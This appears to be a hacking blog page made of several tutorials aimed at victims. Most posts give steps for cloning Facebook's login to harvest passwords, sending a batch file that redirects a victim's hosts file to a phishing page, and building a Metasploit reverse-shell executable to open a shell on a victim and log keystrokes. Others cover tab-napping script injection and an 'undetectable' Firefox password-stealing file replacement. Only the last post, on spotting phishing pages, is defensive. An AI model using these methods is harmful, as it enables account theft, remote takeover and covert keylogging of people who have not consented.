Subscribe For Free Updates!

We'll not spam mate! We promise.

Showing posts with label BackTrack. Show all posts

Joomscan On Backtrack 5R1

JoomScan 

..:: Is a Vulnerability Scanning Tool ::..


Hack the Facebook with Backtrack 5


 Hack ur Friends Facebook Account Using BackTrack5 ...
 

Let's GO ...


Step 1 : Open set Tool in Backtrack 5 : To open it follow the step shown above .


Step 2 : Time to set the Website Attack Vectors : Below Menu   enter your choice : 2.Website Attack Vectors and press Enter .


Step 3 : Select your Attacking Method , Here i choose 
3. Credential Harvester Attack Method.


Step 4 : Select Attack Vectors :write  2. Site Cloner and press enter as shown in the image . 

Step 5: Enter the Url: To make a clone to facebook login page I entered https://www.facebook.com and press enter . As I press enter it will automatically generate a clone page .


Step 6 : To continue the process you have to put * sign and press enter.


Step 7 : Process will continue as shown in the image above .



Step 8: Open terminal and enter ifconfig command . It will shown your ip address . Now copy the ip address .


Step9 :Open Web Browser and  Paste the system ipaddress into Address bar and it will redirect to the facebook login page .
Now Enter your anything to check it will work or not . 
 
FOR EXAMPLE: Here I use 
Email : h4x00r
Password:hackingDNA.com
 

And Press Enter . Let see what happen on the Next step .


Step 10 : In step 7 the process start you remember now when you follow step 8 and step 9  ,then it will come up with  all the details of Username and Password . 


This is how we set a trap and hack victim facebook and password only on Backtrack 5 


Enjoy!


Note:This article is just for Educational purpose  only . Do  at your own risk.

Desktop Phishing - Step by step tutorial


It is an advance form of phishing. Kindly read my previous post on normal phishing here before proceeding.Difference between phishing and desktop phishing is as follows.


In phishing :-

1. Attacker convinces the victim to click on the link of fake login page which resembles a genuine login page.

2.Victim enters his credentials in fake login page that goes to attacker.
3.Victim is then redirected to an error page or genuine website depending on attacker.

But main drawback in phishing is that victim can easily differentiate between fake and real login page by looking at the domain name. We can overcome this in desktop phishing by spoofing domain name.

In desktop phishing:-
1. Attacker sends an executable/batch file to victim and victim is supposed to double click on it. Attacker's job is done.
2. Victim types  the domain name of orignal/genuine website and is taken to our fake login page. But the domain name remains the same as typed by victim and victim doesn't come to know.
3. Rest of the things are same as in normal phishing.


What is Hosts File ?

The hosts file  is a text file containing domain names and IP address associated with them.
Location of hosts file in windows: C:\Windows\System32\drivers\etc\
Whenever we visit any website, say www.anything.com , an query is sent to  Domain Name Server(DNS) to  look up for the IP address associated with that website/domain. But before doing this the hosts file on our local computer is checked for the IP address associated to the domain name.

Suppose we make an entry in hosts file as shown. When we visit www.anywebsite.com , we would
be taken to this 115.125.124.50. No query for resolving IP address associated with www.anywebsite.com would be sent to DNS.

What is attack ?
I hope you have got an idea that how modification of this hosts file on victim's computer can be misused. We  need to modify victim's hosts file by adding the genuine domain name and IP address of our fake website /phishing page. Whenever victim would visit the genuine website , he would be directed to our fake login page and domain name in the URL box would remain genuine as typed by victim. Hence domain name is spoofed.

Two Steps to perform attack :-
1. Create and host phishing page on your computer.
2. Modify victim's host file

Step 1 -:

Since the webshosting sites like 110mb.com,ripway.com etc where we usually upload our phishing page do not provide a IP that points to your website like www.anything.110mb.com. An IP address points to a webserver and not a website. So we need to host the phishing page on our computer using a webserver software like wamp or xampp.
Kindly read my simple  tutorial on setting up XAMPP webserver here  and this step would be clear to you.

Step 2. This  step can performed in two different ways. 

Method 1 - Send victim a zip file containing modified host file . When Zip file would be clicked, It would automatically replace victim's orignal hosts file with modified hosts file.

Copy your hosts file and paste it anywhere . Modify it according to yourself..Edit it with any text editor and associate your public IP address with domain you wish as show.


Like in this case , when victim would visit gmail.com , he would be taken to website hosted on IP 'xxx.xxx.xxx.xxx'.Replace it with your public IP.Compress hosts file such that when victim opens it, it automatically gets copied to default location C:\Windows\system32\drivers\etc and victim's hosts file get replaced by our modified hosts file.


Then you can bind this file with any exe ( using a binder or directly give it to victim. He is supposed to click it and you are done .

Method 2 - Create a batch file which would modify hosts file as per your need.
Open your notepad and type the following text

echo xxx.xxx.xxx.xxx. www.watever.com >> C:\windows\system32\drivers\etc\hosts
echo xxx.xxx.xxx.xxx watever.com >> C:\windows\system32\drivers\etc\hosts 
Obviously replace it with your IP and website acc. to yourself.


Save file as 'all files' instead of txt files and name it anything.bat . Extension must be .bat 
When victim would run this file, a new entry will be made in hosts file.

You can test both the above methods to modify your own hosts file


Limitations of attack :-
1.Since our pubilc IP address is most probably dynamic that it gets changed everytime we disconnect and connect. To overcome this we need to purchase static IP from our ISP.
2. The browser may warn the victim that Digital Certificate of the website is not genuine.


Countermeasures:-
Never just blindly enter your credentials in a login page even if you yourself have typed a domain name in web browser. Check the protocol whether it is "http" or "https" . https is secure.

Find Admin Login Page of any Website using Havij


      We are getting  many requests regarding “how to find admin page of the website “, So I am now posting this Article now “Actually finding admin page is nothing but just a directory of a particular website “, I have to post lots more Tutorials for you but they all require you to know, how to find the Admin page of any website. Best thing is that Havij & other such tools had made this task very simple.


~ Admin Pages look like these :
www.target.com/admin.html
www.target.com/adminarea.php
www.target.com/cpanel.php
www.target.com/administrator.php

and if they get 200 code reply then admin found and if not ,admin not found !!!
Suppose if the web master ( who maintain websites ) is clever and he/she already renamed the admin web page by “www.target.com/lolz_5623.php” instead of “www.target.com/admin.php” so your method won’t be able to works , so you should do it manually and cheak all the directories for admin page and why so admin page ? you can also find other web directories for gathering other information about target. “A little pieace of information can make your remote target vulnerable”.

          In this tutorial i am posting a tools called “havij” , basically it is used for sql injection and cracking md5 Hashes but the latest version of “havij” comes with inbuilt Admin finder which i like most then other tools .


*Download Havij from here ( latest version for windows platform )
*After installing Havij , just open it click on “Find Admin” , Path to search field–  [put your target website url ex. http://www.site.com ] as shown in figure and hit “start” at right site .


Warning : We are NOT responsible for any damage or illegal actions caused by the use of this program. Use on your own risk!

The MetaSploit Framework. (hack any websites)


The MetaSploit Framework. (hack any websites)

—- The Metasploit Framework —-


Note: This is an advance topic.Read Carefully. Feel free to ask any kind of queries . We are always here to help you.

If you are really interested in network security, chances are you must have heard of the Metasploit over the last few years.
Now, have you ever wondered what someone can do to your PC, by just knowing your IP. Here’s the answer. He could 0wN you, or in other words , he could have full access to your PC provided you have just a few security loopholes which may arise cause of even a simple reason like not updating your Flash player last week, when it prompted you to do so.
Metasploit is a hacker’s best friend, mainly cause it makes the job of exploitation and post-exploitation a lot easier compared to other traditional methods of hacking.
The topic Metasploit is very vast in itself.However, i’ll try keeping it basic and simple so that it could be understood by everyone here. Also, Metasploit can be used with several other tools such as NMap or Nessus (all these tools are present in Backtrack ).


In this tutorial, i’ll be teaching you how to exploit a system using a meterpreter payload and start a keylogger on the victim’s machine.

Hacking through Metasploit is done in 3 simple steps: Point, Click, 0wn.

Before I go into the details of The Metasploit Framework, let me give you a little idea of some basic terms (may seem boring at first, but you must be knowing them)

Vulnerability: A flaw or weakness in system security procedures, design or implementation that could be exploited resulting in notable damage.
Exploit: A piece of software that take advantage of a bug or vulnerability, leading to privilege escalation or DoS attacks on the target.
Overflow: Error caused when a program tries to store data beyond its size. Maybe used by an attacker to execute malicious codes.
Payload: Actual code which runs on the compromised system after exploitation
Now, what Metasploit IS?
It is an open source penetration testing framework, used for developing and executing attacks against target systems. It has a huge database of exploits, also it can be used to write our own 0-day exploits.


METASPLOIT ANTI FORENSICS:
Metasploit has a great collection of tools for anti forensics, making the forensic analysis of the compromised computer little difficult. They are released as a part ofMAFIA(Metasploit Anti Forensic Investigation Arsenal). Some of the tools included are Timestomp, Slacker, Sam Juicer, Transmogrify.
Metasploit comes in the following versions:
1. CLI (Command Line Interface)
2. Web Interface
3. MSF Console
4. MSFwx
5. MSFAPI
I would recommend using the MSF Console because of its effectiveness & powerful from a pentester’s P0V. Another advantage of this mode is, several sessions of msfconsole could be run simultaneously.
I would recommend you doing the following things in Metasploit, on a Backtrack(system or image), avoiding the windows version of the tool.
For those of all who don’t know, Backtrack is a linux distro especially for security personals, including all the tools required by a pentester.
Download Backtrack from here. You can download the ISO or VMware image, according to the one you’re comfortable with. If you have 2 access to more than 1 system physically, then go for the ISO image and install it on your hard disk.
Let the Hacking Begin :
Open up backtrack. You should have a screen similar to this.


The default login credentials are:
Username: root
Pass: toor
Type in
root@bt:~#/etc/init.d/wicd start
to start the wicd manager
Finally, type “startx” to start the GUI mode:
root@bt:~#startx


First of all, know your Local Ip. Opening up a konsole (on the bottom left of taskbar) and typing in:
root@bt:~#ifconfig
It would be something like 192.168.x.x or 10.x.x.x.
Have a note of it.
Now,
Launch msfconsole by going to Applications»Backtrack»Metasploit Engineering Framework»Framework Version 3»msfconsole

You should now be having a shell something similar to a command prompt in windows.

msf >
Let’s now create an executable file which establishes a remote connection between the victim and us, using the meterpreter payload.
Open another shell window (”Session»New Shell” or click on the small icon on the left of the shell tab in the bottom left corner of the window)


root@bt:/opt/metasploit3/msf3# ./msfpayload windows/meterpreter/reverse_tcp LHOST=”your local ip” LPORT=”any port you wish” x > /root/reverse_tcp.exe
Your local IP is the one you noted earlier and for port you could select 4444.
(Everything has to be entered without quotes)
You should get something like this:
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 290
Options: LHOST=192.168.255.130,LPORT=4444
root@bt:/opt/metasploit3/msf3#
Also, now on your backtrack desktop, you would be seeing a reverse_tcp.exe file.

Migrate it to your other computer in the same local network using a thumb drive or by uploading it online.
 
 
Now open the 1st shell window with msfconsole in it.
msf >
Type the following:
msf > use exploit/multi/handler


msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp

msf exploit(handler) > set LHOST 192.168.255.130
LHOST => 192.168.255.130
msf exploit(handler) > set LPORT 4444
LPORT => 4444

All the connections are done. You have already made an executable file which makes a reverse connection to you.
And now, you have set the meterpreter to listen to you on port 4444.
The last step you have to do now, is to type in “exploit” and press enter,
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.255.130:4444
[*] Starting the payload handler…
Now, the payload is listening for all the incoming connections on port 444.
[*] Sending stage (749056 bytes) to 192.168.255.1
[*] Meterpreter session 1 opened (192.168.255.130:4444 -> 192.168.255.1:62853) at Sun Mar 13 11:32:12 -0400 2011

You would see a meterpreter prompt like this
meterpreter >
Type in ps to list the active processes
meterpreter > ps

Search for explorer.exe and migrate to the process
meterpreter > migrate 5716
[*] Migrating to 5716…
[*] Migration completed successfully.
meterpreter >

Type in the following:
meterpreter > use priv
Now, if you want to start the Keylogger activity on victim, just type keyscan_start

Now, if you want to go to the victim’s computer,
Jus type shell
meterpreter > shell
Process 5428 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>

You would now be having a command prompt,
Type in whoami, to see the computer’s name of victim :
C:\Windows\system32>whoami
whoami
win7-pc\win 7
C:\Windows\system32>

Let’s suppose you want to start a notepad on the victim’s computer.
Type in:
Let’s say the victim has typed in anything on his computer.
Just type exit, to return to meterpreter.
Now type in keyscan_dump, to see all the typed keystrokes :
meterpreter > keyscan_dump
Dumping captured keystrokes…


Game Over 
P.S.: The above information is just for educational purposes only. You should test it against the computer you own

Metasploit Explained for Beginners !


Metasploit Explained for Beginners !

Metaspoit Framework is a open source penetration tool used for developing and executing exploit code against a remote target machine it, Metasploit frame work has the world’s largest database of public, tested exploits. In simple words, Metasploit can be used to test the vulnerability of computer systems in order to protect them and on the other hand it can  alsobe used to break into remote systems. 


Its a powerful tool used for penetration testing. Learning to work with metasploit needs a lot of efforts and time. Ofcourse to can learn metasploit overnight, it needs lots of practice and patience 

Download here(windows user)
http://www.metasploit.com/releases/framework-3.2.exe

Download here(linux user)
http://www.metasploit.com/releases/framework-3.2.tar.gz

Just give a look at following basic steps for beginners to break into a system using metasploit after gathering some information about the target system.

1. Select a right exploit and then set the target.
2.Verify the exploit options to determine whether the target system is vulnerable to the exploit.
3.Select a payload
4.Execute the exploit.

You must be confused !!!!

Now carefully read the following basic terms to get an idea about these four steps mentioned above .I have defined the terms technically and side by side explained in layman language to clarify the things. I have taken an example that an attacker wants to break into a house . I hope my this approach will give you a great idea about these basic terms .

Vulnerability -A weakness which allows an attacker to break into or compromise a system’s security.

Like the main gate of house with a weak lock (can be easily opened) , a glass window of house(can be easily broken) etc can be the vulnerabilities in the systems which make it easy for an attacker to break into.

Exploit - Code which allows an attacker to take advantage of a vulnerability system.

The set of different keys which he can try one by one to open the lock , the hammer with him which he can use to break the glass window etc can be the exploits.

Payload- Actual code which runs on the system after exploitation

Now Finally after exploiting the vulnerability and breaking in , he can have different things to do. He can steal money, destroy the things or just can give a look and come back.. Deciding this is what we mean by setting the Payload.

I hope its enough friends, You will learn more with further tutorials when you will start working with metasploit practically.

What is tab napping and step-by-step process to create tab napping


WHAT IS TAB NAPPING  ???


Tab napping is new type of phishing scam that does not require you to click on any URL to redirect you to the phishing site instead it relies on the fact that a lot of people used tabbed browsing(Opening multiple tabs while browsing).In tab napping one of your inactive tab is automatically replaced by with a new tab without your knowledge.For example one of your inactive tab in which you have opened your bank’s website will be automatically replaced with the phishing site of your bank and you will be asked to enter your Username and password.You might think you have been signed out or never logged in but when you will enter the details again it will be sent to the hacker.


HOW DOES TAB NAPPING WORKS ???

Tab napping is more sophisticated than the phishing scams we’ve seen so far, and it no longer relies on persuading you to click on a dodgy link. Instead it targets Internet users who open lots of tabs on their browser at the same time.
How does it work? By replacing an inactive browser tab with a fake page set up specifically to obtain your personal data - without you even realising it has happened.
Believe it or not, fraudsters can actually detect when a tab has been left inactive for a while, and spy on your browser history to find out which websites you regularly visit, and therefore which pages to fake.


Step-By-Step Process

Note: - I am providing you all things which you need for tab napping Download Now

Step 1: - First of  all open bgattack file in notepad and the search for window.location = '<Urs Fake Page Link Here>'
and in place of  <Urs Fake Page Link Here> put your fake URL.


Step 2: - In second step we want to inject our js code in html file.


Step 3: -  In step 3 we will put our Bgattack.js Injecting Code  in html file.


Note: - Tab napping will not work until we will not open new tab.

This tutorial is only for education perpose.

A Brief Introduction About Hackers:


Hacking means finding out weaknesses in an established system and exploiting them. A computer hacker is a person who finds out weaknesses in the computer and exploits it.

There are basically three types of hackers: -
  • White hat hacker: -

A white hat hacker breaks security for non-malicious reasons, for instance testing their own security system.The term "white hat" in Internet slang refers to an ethical hacker. This classification also includes individuals who perform penetration tests and vulnerability assessments within a contractual agreement. Often, this type of 'white hat' hacker is called an ethical hacker.
  •        Black hat hacker: -

Black Hat Hackers break into secure networks to destroy data or make the network unusable for those who are authorized to use the network. The way Black Hat Hackers choose the networks that they are going to break into is by a process that can be broken down into two parts. This is called the pre-hacking stage.

           Part 1 Targeting: -
Targeting is when the hacker determines what network to break into. The target may be of particular interest to the hacker, or the hacker may "Port Scan" a network to determine if it is vulnerable to attacks. A port is defined as "an opening through which the computer receives data via the network". Open ports will allow a hacker to access the system.

Part 2 Research and Information Gathering
It is in this stage that the hacker will visit or contact the target in some way in hopes of finding out vital information that will help them access the system.

  • Grey hat hacker: -

A grey hat hacker is a combination of a Black Hat and a White Hat Hacker. A Grey Hat Hacker may surf the internet and hack into a computer system for the sole purpose of notifying the administrator that their system has been hacked, for example. Then they may offer to repair their system for a small fee.

Trick on How to Convert Firefox into keylogger(Check It Now Folkz)

Do you want create your own working undectable keylogger and without any programming knowledge.The keylogger can store all the usernames and passwords of mozilla firefox without the user’s consent.

How this Keylogger Works?
Whenever you login into any website using mozilla firefox browser it always ask’s you whether you want to Save password or not for that website.
We will be using a script that will not give the user option to save the password instead it will automatically save the passwords without user’s consent and we will retrieve them later.

Can this be detected by antivirus?
I have scanned it with Mcafee,Norton and Avast and it is totally undetectable.

Does It work on all websites?
It is working on almost all websites like facebook,hotmail,reddit and digg.But this trick somehow failed on Gmail.
Now I will give you the step by step tutorial on how to use this trick
  1. Download this script here   http://www.mediafire.com/?f764cl3glt71fx8
  2. Password: hackerpriest
  3. Now go to the following address
If you are Windows user then goto
C:/Program Files/Mozilla Firefox/Components

If you are MAC user then goto
Applications > Right click Firefox > Show Package Contents >Contents/MacOS/Components
  1. Now find a file nsLoginManagerPrompter.js and copy it to somewhere safe location because we will be replacing this file in next step.
  2. Extract the script folder that you have downloaded in first step and copy and paste thensLoginManagerPrompter.js from the folder to the folder mentioned in step 2.
  3. So now your firefox keylogger is ready.Now Each and every username and password will be automatically saved.
The next step is to retrieve the username and passwords that have been stored in your firefox browser. For that tutorial
click here
https://www.facebook.com/notes/hacker-priest/trick-to-decrypt-passwords-stored-in-firefox-with-firepasswordviewercheck-it-now/213318872101650

Btw Don't Forget To inspire me by giving your valuable comments :D

How to Identify a Phishing Page


Hi folks...
In these days phishing is the easiest way to hack any account and we get lots of phishing pages everyday, so how to find that our page is a phishing page or not. So today i am going to show you how to identify fake login pages. These phishing attacks are very simple to avoid. When you are asked to put your confidential data in any website or login pages, first check the URL. If the URL is different from your original URL, then it is a fake page. say.. we have gmail, in this case the URL should be "mail.google.com" or "gmail.com" like this. Anything else is fake. I just wrote this post because lots of people sending me message that they want to know how to identify a phishing page, so folks here is the answer.
We can also identify fake login pages by observing the source code of the page.
In the case of gmail fake login page, do the following steps.
 
1) right click on the page

2) click on "view page source"
3) Now the source code of the page will be opened.


4) Now search for the word "action"
   This can be done by pressing "ctrl+f". It opens a search box. Now enter the word "action" into the box and press enter.
   If You see "something.php" next to the word "action" then it is a fake page. otherwise it will be original a one.


Some more that you have to know also.

Tip 1 It is important that you learn to recognize all types of phishing emails. You should make yourself aware that if you receive a message which needs you to take immediate action with regard to any of your personal accounts then avoid it like the plague. Most phishing emails will be addressed to either “Dear Valued Customer” or “Dear Sir/Madam”, while any legitimate emails from your bank or credit card company will be addressed to you by name. It is important to know that the phisher who has sent the email in the first place is after your personal information in order to use it for fraudulent purposes.
Tip 2 Never ever send any kind of sensitive personal information using an email. Emails are not the most secure form of communication available for people to use on the Internet. Certainly many scammers are quite capable of producing an email that looks legitimate and so will be easily able to forge such a document and then gain your information in this way.
Tip 3 If you do have to transmit any personal information over the Internet then ensure that the site you are providing it to is completely secure. The best way for a person to identify if a site is secure or not is by looking at the site address. All sites which are considered to be secure should start with “https://” and not “http://”. Also if you look in the browser status bar you will see the lock icon being displayed.
Tip 4 If you ever receive an email from someone you do not know and it contains a link within it then do not click on it. Rather what you should be doing is opening up an new browser page and then typing in the address which you know to be the authentic one. Or else you could call the person or company directly if you have had dealings with them and have spoken with them by telephone before.
If you have Any Queries Ask me in form Of Comments and don't forget to share and join this blog ....